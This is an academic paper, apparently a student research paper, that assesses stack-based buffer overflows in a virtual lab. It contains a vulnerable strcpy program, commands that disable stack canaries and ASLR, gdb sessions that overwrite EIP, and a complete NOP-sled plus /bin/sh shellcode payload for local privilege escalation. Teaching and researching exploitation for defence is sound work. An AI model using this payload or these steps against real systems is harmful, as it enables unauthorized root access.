Stack Based Buffer Overflow Assessment and Counter measures

[1]Shafiqullah Khaliqyaar, [2]Shaifali Sharma

[1]Student, [2]Assistant Professor
A.P Goyal Shimla University

***Abstract*: This research investigates Buffer overflows attacks and its countermeasures. These attacks are very old and useful by which malicious attackers bypass the security mechanisms. Therefore, by this attack they can cause escalation of privilege to root level, take remote access to the victim machine and denial of service. Lack of existence of a centralized system to test the network hosts is the motivator to have further research and find a solution for the issue. The problem of buffer overflow is very crucial to prevent or at least mitigate them as soon as possible because the important private data of an organization is exposed to malicious uses of attackers. The theoretical, simulation and build methodologies are utilized to assess this vulnerability. Accordingly, by having a concept of computer memory and their related architecture (Theoretical), then mapped and analyzed these concepts on to virtualized environment prepared by GNS3 and VirtualBox (Simulation). Regarding the vulnerabilities and analyzing the weak points of system that expose them to Buffer Overflows, a python Graphical User Interface is application developed that can mitigate risk of the above mentioned attack (Build). The findings of this research shows provides a tool that enables the system administrator to have find whether his Mikrotik gateway is vulnerable to buffer overflows or not. Then providing a patch to vulnerable router by special mechanism against attack. Finally, this paper concludes that hosts in our network must be tested against buffer overflow to prevent unauthorized access to critical data and patch them manually or via similar applications that developed as result of this research paper.**

***Keywords*: Stack Overflow, Data execution prevention, Address space layout randomization, remote shellcode injection, privilege escalation, Win box Exploit, Smashing**

Introduction

Enormous attempts in promotion of network and communications caused to the connections to act as backbone of developments in nowadays' technology. These promotions are not only resulted in the positive way as being mentioned before but also is as traffic's green light for malicious people to be attracted toward these systems to continue and break them as well. Furthermore, in software development it is vital to have necessary considerations about software architecture. Indeed, it is the implementation or coding part of the software that leave them vulnerable or safe from different abuse and unauthorized operations. These software vulnerabilities itself causes insecurity and instability for the system and provide hackers a good opportunity to have illegal access to the system. One of the similar strategies which exploits such kinds of vulnerabilities in the system to bypass security mechanisms, is Buffer Overflow. Simply buffer overflow occurs when an application tries to insert more data than the capacity of a buffer. Hackers use this vulnerability to write on neighbor cells of the memory to cause data corruption or execution their own malicious code. Buffer overflows are majorly performed on hosts but it can be performed on all network nodes such routers. In host based buffer overflow the affections appear mainly into two categories: firstly, an unauthorized access to a remote system and other is extending the existent privileges for users on the same computer. Fortunately, it is possible to detect Buffer Overflow using several approaches and based on the analysis, prepare an appropriate preventative response to the attack for the future threat elimination. Accordingly, in this research will be getting familiar with preliminaries of buffer management and control structures. Then it will be assessed that how an attacker can abuse security wholes to go beyond the valid range a specific program and execute the arbitrary which is a system. This system call brings a reverse shell from a remote system using shellcode.
However, several mechanisms developed for detection and prevention of Buffer Overflow but in this research to detect the vulnerability, static code analysis is preferred and in order to defeat the attacker; ASLR (Address Space Layout Randomization) defensive mechanism will be used. Moreover, optimizing mechanisms will be discussed as well bound checked function. Finally, the results or outcomes of this research is expected to be a powerful multilayer security mechanism that can protect hosts against stack-based Buffer Overflow attacks over networks. Therefore, security admins will be able to safeguard the network nodes such as routers and hosts from dangers of stack-based buffer overflow attacks using the guidelines and mechanism provided in this research. Although numerous interdicting solutions have been generated to avert the rancor access for networks but these malicious invaders have been successful as well to bypass the security mechanisms. The programming mistakes can direct a whole system to breakdown. Even large networks are susceptible to damages created as result of this mistakes. The proof of this claims comes in background of internet birth. In its early days, Internet Worm (Morris Worm) acted as destructor of a huge part of the internet. Originally Morris worm was not aimed to disrupt internet connections but instead it was supposed to gauge the size of internet. However, a mistake cause to transform into such damaging worm. In response Michael Rabin's mantra‘s Randomization technique recovered from that harming situation.

1. Related Work


So far we have understood that buffer overflows shape a serious vulnerability in systems, there has been a long debate among scholars for mitigation techniques parallel to this paper. A highlighted number of papers is going to be reviewed:

Firstly, based on a research conducted in George Washington University of United States of America by a group of researchers, it has been found that placing an FPGA hardware between cache and memory to protect return address from overflowing. It is inferred that this technique provides less performance degradation. This approach does not alter processor core but instead it just adds a piece of hardware for extra capability. **(Leontie, Bloom, Gelbart, Narahari & Simha, 2005)**
In addition to above another research carried out by Sidiroglou, Giovanidis, and Keromytis expresses that a honeypot like configuration of a stand-alone tool called DYBOC can effectively respond to worm signatures and unknown threats however, it suffers from a little performance degradation**. (Sidiroglou, Giovanidis, &Keromytis, 2005)**
In parallel to what have been mentioned above with a slightly difference another solution for mitigation of buffer overflow attacks is presented by Lee, Chiu, and Chang. On their research, it has been argued that contemporary solutions terminating service being attacked, in return they are offering a lightweight Buffer Overflow Protection Mechanism Failure Oblivious capability. This solution can cause persistence on life program by reconfiguring of vulnerable function. **(Lee, Chiu, & Chang, 2009)**
These mitigation techniques are effective in its place but they carry high complexity for defense mechanisms, they are hard to setup and some suffer from performance degradation. Consequently, a proper solution would be using python programming language combine the power of existing defense mechanism and adding buffer overflow mitigating factors.

2. Proposed Methodology

So far, up to now the conception framework of buffer overflow attack have been understood. In this chapter, it is intended to put all these concepts into action and performing several attacks into virtualized environment. Detection and mitigation of perfumed attacks via python application which is developed for this purpose in this research. In this paper, in order to implement and analyze the hypothesis of this research a sample topology derived from real network of JRS organization is utilized. A virtual lab is prepared for this purpose via GNS3 network simulator in coordination with VirtualBox hypervisor. For testing purpose, first an example attack scenario is crafted along with their corresponding defense approaches embedded in a GUI python application developed in this research.


Figure 2 JRS network topology marked with attack targets



3.1 Attack Scenario

Attack #1: Local buffer overflow or privilege escalation attack on server-1
Attack #2: remote shellcode injection and exploiting Admin
Attack #3: exploiting Mikrotik router.


Figure 2 Adding new user



```
jawad@server-1: ~
jawad@server-1:~$ sudo adduser test
Adding user `test' ...
Adding new group `test' (1002) ...
Adding new user `test' (1002) with group `test' ...
The home directory `/home/test' already exists.  Not copying from `/etc/skel'.
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for test
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n]
jawad@server-1:~$
```

In the above code, the stack based buffer overflow occurs on the line which calls a C built in function of *strcpy* because it simply does not perform range checking. It stores whatever given as argument to it. This will be the vulnerable program on which attack is performed.


Figure 3 Source code of vulnerable program



```
jawad@server-1: ~/Desktop
jawad@server-1:~/Desktop$ cat vuln.c
#include <stdio.h>
#include <string.h>
void func(char *name)
{
        char buf[100];
        strcpy(buf, name);
        printf("Welcome %s\n", buf);
}
int main(int argc, char *argv[])
{
        func(argv[1]);
        return 0;
}
```

Compilation process without defense mechanisms.


Figure 4 Disabling stack canaries



```
jawad@server-1: ~/Desktop
jawad@server-1:~/Desktop$ gcc -z execstack -fno-stack-protector  -mpreferred-sta
ck-boundary=2 -g vuln.c  -o vuln
```

Setting ownership and permission to only root and test user for execution of the program.


Figure 5 Defining privilege for vulnerable program



```
jawad@server-1: ~/Desktop
jawad@server-1:~/Desktop$ sudo chown root:test vuln
jawad@server-1:~/Desktop$ sudo chmod 550 vuln
jawad@server-1:~/Desktop$ sudo chmod u+s vuln
jawad@server-1:~/Desktop$
jawad@server-1:~/Desktop$ ls -l vuln
-r-sr-x--- 1 root test 8472 مس‍ر  8 17:57 vuln
```

Disabling ASLR defensive mechanism.


Figure 6 Disabling ASLR



```
jawad@server-1: ~/Desktop
jawad@server-1:~/Desktop$ echo "0" | sudo dd of=/proc/sys/kernel/randomize_va_sp
ace
0+1 records in
0+1 records out
2 bytes (2 B) copied, 0,000123031 s, 16,3 kB/s
```

Login into ordinary which has just been created.


Figure 7 Entering into test



```
test@server-1: /home/jawad/Desktop
jawad@server-1:~/Desktop$ su test
Password:
test@server-1:/home/jawad/Desktop$
```

The assembly code of *func* function in the vulnerable program. checking via gdb debugger. The target buffer for injection is specified with *lea -0x64(%ebp), %eax* command. Therefore, the buffer length can be calculated or by try and failure method the total length of payload size can be determined for attack. In this example, 0x64 hexadecimal value is equal to 100 in decimal. Since it is 32-bit system, so %ebp register is 4 bytes and 4 bytes for %eip which totally makes the payload size to be 108.


Figure 8 Displaying and evaluating assembly of code



```
test@server-1: /home/jawad/Desktop
test@server-1:/home/jawad/Desktop$ gdb -q vuln
Reading symbols from vuln...done.
(gdb)
(gdb)
(gdb) disassemble func
Dump of assembler code for function func:
   0x0804844d <+0>:     push   %ebp
   0x0804844e <+1>:     mov    %esp,%ebp
   0x08048450 <+3>:     sub    $0x6c,%esp
   0x08048453 <+6>:     mov    0x8(%ebp),%eax
   0x08048456 <+9>:     mov    %eax,0x4(%esp)
   0x0804845a <+13>:    lea    -0x64(%ebp),%eax
   0x0804845d <+16>:    mov    %eax,(%esp)
   0x08048460 <+19>:    call   0x8048320 <strcpy@plt>
   0x08048465 <+24>:    lea    -0x64(%ebp),%eax
   0x08048468 <+27>:    mov    %eax,0x4(%esp)
   0x0804846c <+31>:    movl   $0x8048530,(%esp)
   0x08048473 <+38>:    call   0x8048310 <printf@plt>
   0x08048478 <+43>:    leave
   0x08048479 <+44>:    ret
End of assembler dump.
```

Stopping execution and setting a breakpoint at *func* function.


Figure 9 Setting breakpoint at func



```
test@server-1: /home/jawad/Desktop
test@server-1:/home/jawad/Desktop$ gdb -q vuln
Reading symbols from vuln...done.
(gdb)
(gdb) break func
Breakpoint 1 at 0x8048453: file vuln.c, line 6.
(gdb)
```

Overwriting the return address with ‘A’ character with a payload of 108 bytes as we have already calculated its size.


Figure 10 Overwriting EIP



```
test@server-1: /home/jawad/Desktop
(gdb) run $(python -c 'print "A"*108')
Starting program: /home/jawad/Desktop/vuln $(python -c 'print "A"*108')

Breakpoint 1, func (name=0xbffff279 'A' <repeats 108 times>) at vuln.c:6
6               strcpy(buf, name);
(gdb)
```

Brute forcing the length of payload and controlling the EIP content. Injecting A character 108 times overwrite EIP. Equivalent ANSI code for A character is 41.


Figure 11 Exact overwrite of EIP with A which equals 41 in ANSI code



```
Program received signal SIGSEGV, Segmentation fault.
0x00000001 in ?? ()
(gdb) run $(python -c "print'A'*104")
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/jawad/Documents/vuln $(python -c "print'A'*104")
Welcome AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0xbffff301 in ?? ()
(gdb) run $(python -c "print'A'*108")
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/jawad/Documents/vuln $(python -c "print'A'*108")
Welcome AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb)
```

Displaying the location of %ebp and start of buffer which is located with the offset of 0x64 in hexadecimal system and 100 bytes in decimal.

Figure 12 Specifying location of ebp and offset from ebp




```
(gdb) print $ebp
$1 = (void *) 0xbfffefcc
(gdb) print $ebp-0x64
$2 = (void *) 0xbfffef68
```

So far we have found the proper location of payload injection which is local variable in the *func* function. In addition, the length of payload has been determined via brute forcing (108 bytes). The final payload is constructed something like following:

./vuln $(python -c 'print "\x90"*40 + "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80" + "A"*35 + "\x6c\xef\xff\xbf"')

The above payload input has four parts. First part is \x90 which simply means NOP slide instruction and it is constant hexadecimal instruction on intel CPU. The second part is 25 bytes' shellcode. The above payload is constructed via the following assembly code which have been passed to assembler. Then the output of the assembly code has been return via objdump.


Figure 13 Generating shellcode



```
jawad@server-1: ~/Music

jawad@server-1:~/Music$ cat shellcode.nasm
xor      eax, eax       ;Clearing eax register
push     eax            ;Pushing NULL bytes
